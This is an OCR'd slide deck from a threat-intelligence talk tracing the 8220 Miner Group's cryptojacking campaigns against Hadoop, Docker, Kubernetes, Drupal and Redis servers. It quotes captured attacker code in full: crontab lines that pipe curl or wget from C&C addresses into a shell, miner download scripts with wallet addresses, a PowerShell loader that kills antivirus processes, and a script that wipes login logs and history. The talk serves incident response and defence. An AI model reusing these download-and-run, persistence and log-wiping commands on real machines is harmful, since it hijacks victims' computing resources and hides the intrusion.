奇安信
新一代网络安全领军者

Protect Enterprise Against Cryptojacking - Lessons From Tracing 8220 Miner Group

Haowen Bai, Bowen Pan, Lion Gu
360 ESG (Rebrand to QiAnXin)

2019-06-15

About Us

奇安信
新一代网络安全领军者

- RedDrip Team
- 50+ team members
  - Engineers
  - Developers
  - Researchers
- 3 bases in China
  - Beijing
  - Wuhan
  - Chengdu

We Love Being A Member of FIRST Community ☺

奇安信
新一代网络安全领军者

Cryptocurrency Mining Should Be Like This

However, Somethings Are Going Wrong

One Incident Case

Customer Profile

奇安信
新一代网络安全领军者

- One university at Southwest China
- Run a distributed computing environment based on Hadoop
- Problems
  - July, 2018
  - Extremely low performance of Hadoop servers
  - High CPU usage
  - Normal computation jobs cannot be executed properly

Abnormal CPU Usage: 732.5%

奇安信
新一代网络安全领军者

```
Mem:  33014376k total, 28178212k used,  4836164k free,   683280k buffers
Swap:        0k total,        0k used,        0k free, 12700264k cached

  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
  951 yarn      20   0  909m  17m  592 S 732.5  0.1 977:50.22 java
 9941 root      20   0 17200 1484 1016 R 100.0  0.0   0:00.07 top
    1 root      20   0 21400 1280  968 S  0.0  0.0   0:02.90 init
    2 root      20   0     0    0    0 S  0.0  0.0   0:00.00 kthreadd
    3 root      RT   0     0    0    0 S  0.0  0.0   0:14.03 migration/0
    4 root      20   0     0    0    0 S  0.0  0.0   0:15.51 ksoftirqd/0
    5 root      RT   0     0    0    0 S  0.0  0.0   0:00.00 stopper/0
    6 root      RT   0     0    0    0 S  0.0  0.0   0:03.64 watchdog/0
    7 root      RT   0     0    0    0 S  0.0  0.0   0:02.88 migration/1
    8 root      RT   0     0    0    0 S  0.0  0.0   0:00.00 stopper/1
    9 root      20   0     0    0    0 S  0.0  0.0   0:09.94 ksoftirqd/1
   10 root      RT   0     0    0    0 S  0.0  0.0   0:02.12 watchdog/1
   11 root      RT   0     0    0    0 S  0.0  0.0   0:12.70 migration/2
```

Suspicious ELF File

奇安信
新一代网络安全领军者

```
[root@master tmp]# ll
total 4672
-rw-r--r-- 1 root root       0 May 26 17:06 aliyun_assist_update.lock
-rwxr-xr-x 1 yarn yarn 2386544 Jul 10 13:27 java
-rw------- 1 root root    1140 Jul  9 21:56 kadmin_0
-rw-r--r-- 1 yarn yarn 2386544 Jul 10 13:34 pscf3
drwx------ 2 yarn yarn    4096 Jun 29 21:06 yum-yarn-8XIAwW
[root@master tmp]#
```

Hadoop Version

奇安信
新一代网络安全领军者

```
[root@master ~]# hadoop version
Hadoop 2.6.0-cdh5.12.1
Subversion http://github.com/cloudera/hadoop -r 520d8b072e666e9f21d645ca6a5219fc37535a52
Compiled by jenkins on 2017-08-24T16:32Z
Compiled with protoc 2.5.0
From source with checksum de51bf9693ab9426379a1cd28142cea0
This command was run using /opt/cloudera/parcels/CDH-5.12.1-1.cdh5.12.1.p0.3/jars/hadoop-common-2.6.0-cdh5.12.1.jar
[root@master ~]#
```

Hadoop Authentication

奇安信
新一代网络安全领军者

Configuration for conf/core-site.xml

Parameter	Value	Notes
hadoop.security.authentication	*kerberos*	simple : No authentication. (default) kerberos : Enable authentication by Kerberos.

Scheduled Job

奇安信
新一代网络安全领军者

```
[root@master log]# crontab -u yarn -l
* * * * * wget -q -O - http://46.249.38.186/cr.sh | sh > /dev/null 2>&1
[root@master log]#
```

$ crontab –u yarn -l

Log of Scheduled Jobs

奇安信
新一代网络安全领军者

```
[root@master log]# head /var/log/cron-20180617
Jun 10 03:10:02 master run-parts(/etc/cron.daily)[27934]: finished logrotate
Jun 10 03:10:02 master run-parts(/etc/cron.daily)[27910]: starting makewhatis.cron
Jun 10 03:10:07 master run-parts(/etc/cron.daily)[28080]: finished makewhatis.cron
Jun 10 03:10:07 master anacron[26472]: Job `cron.daily' terminated
Jun 10 03:10:07 master anacron[26472]: Normal exit (1 job run)
Jun 10 03:11:01 master CROND[28200]: (yarn) CMD (wget -q -O - http://46.249.38.186/cr.sh | sh > /dev/null 2>&1)
Jun 10 03:11:01 master CROND[28201]: (yarn) CMD (wget -q -O - http://185.222.210.59/cr.sh | sh > /dev/null 2>&1)
Jun 10 03:12:01 master CROND[28348]: (yarn) CMD (wget -q -O - http://185.222.210.59/cr.sh | sh > /dev/null 2>&1)
Jun 10 03:12:01 master CROND[28347]: (yarn) CMD (wget -q -O - http://46.249.38.186/cr.sh | sh > /dev/null 2>&1)
Jun 10 03:13:01 master CROND[28490]: (yarn) CMD (wget -q -O - http://46.249.38.186/cr.sh | sh > /dev/null 2>&1)
[root@master log]#
```

$ head /var/log/cron-[YYYYMMDD]

Shell Script – Download Mining Program

奇安信
新一代网络安全领军者

```
download2() {
    $WGET $DIR/java https://raw.githubusercontent.com/ffazop1/mygit/master/x_64

    if [ -x "$(command -v md5sum)" ]
    then
        sum=$(md5sum $DIR/java | awk '{ print $1 }')
        echo $sum
        case $sum in
            7f4d9a672bb7ff27f641d29b99ecb08a | b00f4bbd82d2f5ec7c8152625684f853)
                echo "Java OK"
                cp $DIR/java $DIR/pscf3
            ;;
            *)
                echo "Java wrong"
            ;;
        esac
    else
        echo "No md5sum"
    fi
}
```

cr.sh: c6340ddc9b20b7bb5380fbd9217170262a2f4691920abb67b4fdc71422769033

Shell Script – Download Configuration File

奇安信
新一代网络安全领军者

```
if [ ! "$(ps -fe|grep '/tmp/java'|grep 'w.conf'|grep -v grep)" ];
then
    downloadIfNeed
    chmod +x $DIR/java
    $WGET $DIR/w.conf https://raw.githubusercontent.com/ffazop1/mygit/master/w.conf
    nohup $DIR/java -c $DIR/w.conf > /dev/null 2>&1 &
    sleep 5
    rm -rf $DIR/w.conf
else
    echo "Running"
fi
```

cr.sh: c6340ddc9b20b7bb5380fbd9217170262a2f4691920abb67b4fdc71422769033


Shell Script – Add Schedule Job for Persistence

奇安信
新一代网络安全领军者

```
if crontab -l | grep -q "46.249.38.186"
then
    echo "Cron exists"
else
    echo "Cron not found"
    LDR="wget -q -O -"
    if [ -s /usr/bin/curl ];
    then
        LDR="curl";
    fi
    if [ -s /usr/bin/wget ];
    then
        LDR="wget -q -O -";
    fi
    (crontab -l 2>/dev/null; echo "* * * * * $LDR http://46.249.38.186/cr.sh | sh > /dev/null 2>&1")| crontab -
fi
```

cr.sh: c6340ddc9b20b7bb5380fbd9217170262a2f4691920abb67b4fdc71422769033


Configuration File – Monero Wallet Address of Attacker



```
{
    "algo": "cryptonight",
    "av": 0,
    "colors": true,
    "cpu-affinity": null,
    "cpu-priority": null,
    "donate-level": 0,
    "log-file": null,
    "max-cpu-usage": 90,
    "print-time": 60,
    "safe": false,
    "url": "stratum+tcp://monerohash.com:5555",
    "user": "41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo",
    "pass": "x",
    "keepalive": true,
    "nicehash": false
}
```

w.conf: 8614f45af23b0b1d9b0d20296af4f2f6bd3a3a8f15b8e799f3e798bb8df850fa

Attack Flow


Download mining program
SH
TXT
Scan Hadoop server
Add a job to download Shell script
Mine Monero Currency
Download configuration file with wallet address and pool address

Pivot By Wallet Address

奇安信
新一代网络安全领军者

```
ps -fe|grep supsplk |grep -v grep
if [ $? -eq 0 ]
then
pwd
else
wget -O /var/tmp/supsplk http://192.99.142.232:8220/yam
chmod 777 /var/tmp/supsplk
cd /var/tmp
nohup ./supsplk -c x -M stratum+tcp://41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo:x@monerohash.com:3
333/xmr  >/dev/null &
fi
```

yam: e2403b8198fc3dfdac409ea3ce313bbf12b464b60652d7e2e1bc7d6c356f7e5e

Pivot By C&C Server

奇安信 新一代网络安全领军者

```
$ne = $MyInvocation.MyCommand.Path
$nurl = "http://192.99.142.232:8220/xmrig.exe"
$noutput = "$env:TMP\yam2.exe"
$vc = New-Object System.Net.WebClient
$vc.DownloadFile($nurl,$noutput)
copy $ne $HOME\SchTask.ps1
copy $env:TMP\yam2.exe $env:TMP\te.exe
```

```
while ($true) {
        if(!(Get-Process te.exe -ErrorAction SilentlyContinue)) {
                echo "Not running"
    cmd.exe /C taskkill /IM ddg.exe /f
    cmd.exe /C taskkill /IM yam.exe /f
    cmd.exe /C taskkill /IM miner.exe /f
    cmd.exe /C taskkill /IM xmrig.exe /f
    cmd.exe /C taskkill /IM nscpucnminer32.exe /f
    cmd.exe /C taskkill /IM 1e.exe /f
    cmd.exe /C taskkill /IM iie.exe /f
    cmd.exe /C taskkill /IM 3.exe /f
    cmd.exe /C taskkill /IM iee.exe /f
    cmd.exe /C taskkill /IM ie.exe /f
    cmd.exe /C taskkill /IM je.exe /f
    cmd.exe /C taskkill /IM im360sd.exe /f
    cmd.exe /C taskkill /IM iexplorer.exe /f
    cmd.exe /C taskkill /IM imzhudongfangyu.exe /f
    cmd.exe /C taskkill /IM 360tray.exe /f
    cmd.exe /C taskkill /IM 360rp.exe /f
    cmd.exe /C taskkill /IM 360rps.exe /f
    cmd.exe /C taskkill /IM pe.exe /f
    cmd.exe /C taskkill /IM me.exe /f
                cmd.exe /C $env:TMP\te.exe --donate-level=1 -k -a cryptonight -o 158.69.133.20:3333 -o 192.99.142.249:3333 -o 2
02.144.193.110:3333 -u 4AB31XZu3bKeUWtwGQ43ZadTKCfCzq3wra6yNbKdsucpRfgofJP3YwqDiTutrufk8D17D7xw1zPGyMspv8Lqwwg36V5chYg -p x
        } else {
                echo "Running"
        }
        Start-Sleep 55
```

1.ps1: b4d77022646110d3cfaa5ec60710acf8ee305e795fe81128bd8a5da9e25c6be5

Two Wallet Addresses

奇安信
新一代网络安全领军者

- Wallet 1

4AB31XZu3bKeUWtwGQ43ZadTK
CfCzq3wra6yNbKdsucpRfgofJP3Yw
qDiTutrufk8D17D7xw1zPGyMspv8
Lqwwg36V5chYg

- Wallet 2

41e2vPcVux9NNeTfWe8TLK2UWx
CXJvNyCQtNb69YEexdNs711jEaDR
XWbwaVe4vUMveKAzAiA4j8xgUi2
9TpKXpm3zKTUYo

8220 Miner Group

奇安信
新一代网络安全领军者

C&C IP	Port
192.99.142.232	8220
192.99.142.235	8220
192.99.142.226	8220
192.99.142.246	8220
192.99.142.248	8220
158.69.133.18	8220
198.181.41.97	8220
46.249.38.186	80

One Year History of 8220 Miner Group

Poisoned Docker Images in Docker Hub


```
docker inspect docker123321/kk
…
"Cmd": [
"/bin/sh",
"-c",
"echo -e \"* * * * * root /usr/bin/curl -s hxxp://198.181.41.97:8220/test44.sh | bash -s\\n\" >>
/mnt/etc/crontab"
],
…
```

Source: https://www.fortinet.com/blog/threat-research/yet-another-crypto-mining-botnet.html


Shell Script to Run Mining Instances

奇安信 新一代网络安全领军者

```
#!/bin/bash
(docker pause `docker ps|grep kube-apis |awk '{print $1}'`;docker pause `docker ps|grep nginx78 |awk
'{print $1}'`;docker run --name sosmseww --restart unless-stopped
--read-only -m 50M bitnn/alpine-xmrig -o stratum+tcp://xmr.crypto-pool.fr:3333 -u
41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo -p x -k --
donate-level=1;docker run --name sosmsea2 --restart unless-stopped --read-only -m 50M bitnn/alpine-xmrig -
o stratum+tcp://xmr.crypto-pool.fr:333
3 -u 41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo -p x
-k --donate-level=1;docker run --name sosmsen2 --restart unle
ss-stopped --read-only -m 50M bitnn/alpine-xmrig -o stratum+tcp://xmr.crypto-pool.fr:3333 -u
41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo -p x -k --
donate-level=1;docker run --name sosmsek2 --restart unless-stopped --read-only -m 50M bitnn/alpine-xmrig -
o stratum+tcp://xmr.crypto-
pool.fr:3333 -u
41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo -p x -k --
donate-level=1;docker run --name sosmset2 --r
estart unless-stopped --read-only -m 50M bitnn/alpine-xmrig -o stratum+tcp://xmr.crypto-pool.fr:3333 -u
41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo -p x -k --
donate-level=1;kubectl delete $(kubectl --server=aaa get all | grep "nginx78-" | awk "{print \$1}"))
```

Source: https://www.fortinet.com/blog/threat-research/yet-another-crypto-mining-botnet.html

5 Million Downloads of Malicious Docker Images



Source: https://www.fortinet.com/blog/threat-research/yet-another-crypto-mining-botnet.html

Kubernetes

奇安信
新一代网络安全领军者

阿里云kubernetes被minerd挖矿入侵

阿里云kubernetes被minerd挖矿入侵

```
# kubectl get rc mysql1 -o yaml
apiVersion: v1
kind: ReplicationController
metadata:
  creationTimestamp: 2017-09-07T07:21:43Z
```

```
    - command:
      - sh
      - -c
      - curl -L http://172.104.190.64:8220/minerd -o minerd;chmod 777 minerd &&
        setsid ./minerd -a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:3333
        -u 41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zH
        -p x
      image: centos
      imagePullPolicy: Always
      name: mysql1
      resources: {}
```

Source: https://www.cnblogs.com/birdstudio/p/7650622.html

Drupal

奇安信 新一代网络安全领军者

Research on *April 18, 2018*

Drupalgeddon2 (SA-CORE-2018-002 / CVE-2018-7600) – an analysis of payloads observed in the wild

A few weeks ago a highly critical Drupal vulnerability dubbed as Drupalgeddon2 (**SA-CORE-2018-002** / **CVE-2018-7600**) was discovered and patched by Drupal developers. This security problem permits remote code execution (RCE) without user authentication and affects the Drupal core of versions 7, 8 and the unmaintained 6 too. Aside from patching the vulnerability, due to its impact the Drupal team also created a **FAQ to explain it in detail**. According to this FAQ, exploitation in the wild started last week:

Linux

We have identified two different attackers using Linux binaries to mine Monero. In the first case, using the different components downloaded from 158.69.133.18:8220 and detailed below, the attackers were able to stop other miners, assure persistence by adding a cron job, and download and execute the Monero miner based on XMrig. The Monero address included in the config file is

41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo.

Source: https://www.blueliv.com/blog/research/drupalgeddon2-sa-core-2018-002-cve-2018-7600/

Redis

奇安信 新一代网络安全领军者

```
#!/bin/bash
#捕获minerd进程并杀掉
(ps auxf|grep -v grep|grep mine |awk '{print $2}'|xargs kill -9;
#清空计划任务，难怪首次查看计划任务时计划任务为空
crontab -r;
#又杀了一批进程，不知要作甚?
pkill -9 minerd;
pkill -9 i586;
pkill -9 gddr;
#清空系统登录登出日志
echo > /var/log/wtmp;
#清空命令执行记录
history -c;
#切到用户目录
cd ~;
#下载挖矿程序并写入minerd文件
curl -L http://67.209.185.118:8220/minerd -o minerd;
#为minerd文件添加执行权限
chmod +x minerd;
#执行挖矿程序
setsid /root/minerd -B -a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:3333 -u 41e2vPcVux9NNeTfWe8TLK2UWxCXJ
```

原 CentOS 服务器因 Redis 遭遇挖矿程序 minerd 入侵事件记录

2017年07月18日 17:10:46 Dancen 阅读数：1302

事件经过：

周六早上监控服务器发送报警，连续多次无法建立与一台应用服务器的连接。

情况紧急，登录时发现该应用服务器并没有崩溃。

接下来我要把黑客写入redis的数据找出来。

执行：

```
cd /home/redis/bin
./redis-cli -p 9003
127.0.0.1:9003> keys g*
1) "gmgjhofcik"
127.0.0.1:9003> type gmgjhofcik
string
127.0.0.1:9003> get gmgjhofcik
"\n\n*/1 * * * * /usr/bin/curl -fsSL http://67.209.185.118:8220/test11.sh | sh\n\n"
127.0.0.1:9003> exit
```

现在我找到了黑客的key值为gmgjhofcik，而其value就是一条crontab。

Source: https://blog.csdn.net/Dancen/article/details/75313424

